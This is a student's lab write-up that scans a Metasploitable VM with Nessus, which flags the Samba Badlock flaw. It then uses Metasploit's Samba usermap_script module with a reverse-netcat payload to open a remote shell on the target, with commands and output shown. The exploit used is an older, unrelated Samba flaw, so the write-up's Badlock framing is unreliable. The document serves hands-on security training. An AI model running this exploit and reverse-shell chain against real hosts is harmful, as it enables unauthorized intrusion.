


**Module:- SECURITY CONCEPT**  
**(Target Metasploitable\_Machine(Samba Badlock Vulnerability))**  
**Name:-Prithviraj Nikam**

**Lab Assignments:**

**Samba Badlock Vulnerability**

**Step-1:- Download metasploit and create a new virtual machine**

**<https://sourceforge.net/projects/metasploitable/files/latest/download>**



**Step-2:- Run metasploit and check Ip**  
**Ip address:- 192.168.3.163**

```
File Machine View Input Devices Help

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Dec 30 09:56:05 EST 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

### Step-3:- Open Nessus and scan vulnerabilities—> Select Samba Badlock Vulnerability



demo / Plugin #90509

[Back to Vulnerabilities](#)

Vulnerabilities68

HIGH

Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	192.168.3.163

#### Step-4:- Open kali linux machine and start Nessus service

\$ systemctl start nessusd

```
(prithvi@kali)-[~]  
$ systemctl start nessusd
```

#### Step-5:- Open metasploit console

\$ msfconsole

```
(prithvi@kali)-[~]  
$ msfconsole  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2  
hm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2
```

#### Step-6:- then search usermap script

\$ search usermap\_script

```
msf6 > search "usermap script"  
  
Matching Modules  
-----  
#  Name                                     Disclosure Date  Rank   Check  Description  
--  -  -                                     -              -   -    -    -  
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No     Samba "username map script" Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

#### Step-7:- use the exploit/multi/samba/usermap\_script

msf6 > use exploit/multi/samba/usermap\_script

```
msf6 > use exploit/multi/samba/usermap_script  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2  
thm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2
```

#### Step-8:- Show the option in exploit

msf6 > exploit(**multi/samba/usermap\_script**) > show options

```
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  
  
Name      Current Setting  Required  Description  
-----  
RHOSTS    192.168.3.88     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT     139              yes       The target port (TCP)  
  
Payload options (cmd/unix/reverse_netcat):  
  
Name      Current Setting  Required  Description  
-----  
LHOST     192.168.3.88     yes       The listen address (an interface may be specified)  
LPORT     4444             yes       The listen port
```

### Step-9:-Set Remote Host

**msf6** > exploit(**multi/samba/usermap\_script**) > set RHOSTS 192.168.3.163  
**Meta ip**

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.3.163
RHOSTS => 192.168.3.163
```

### Step-10:- Exploit Samba

**msf6** > exploit(**multi/samba/usermap\_script**) > exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.3.88:4444
[*] Command shell session 1 opened (192.168.3.88:4444 -> 192.168.3.163:51305) at 2022-12-30 17:06:18 +0530
```

### Step-11:- Type command

**ip a**

**ls**

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ff:39:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.163/24 brd 192.168.3.255 scope global eth0
    inet6 fe80::a00:27ff:feff:393e/64 scope link
        valid_lft forever preferred_lft forever
```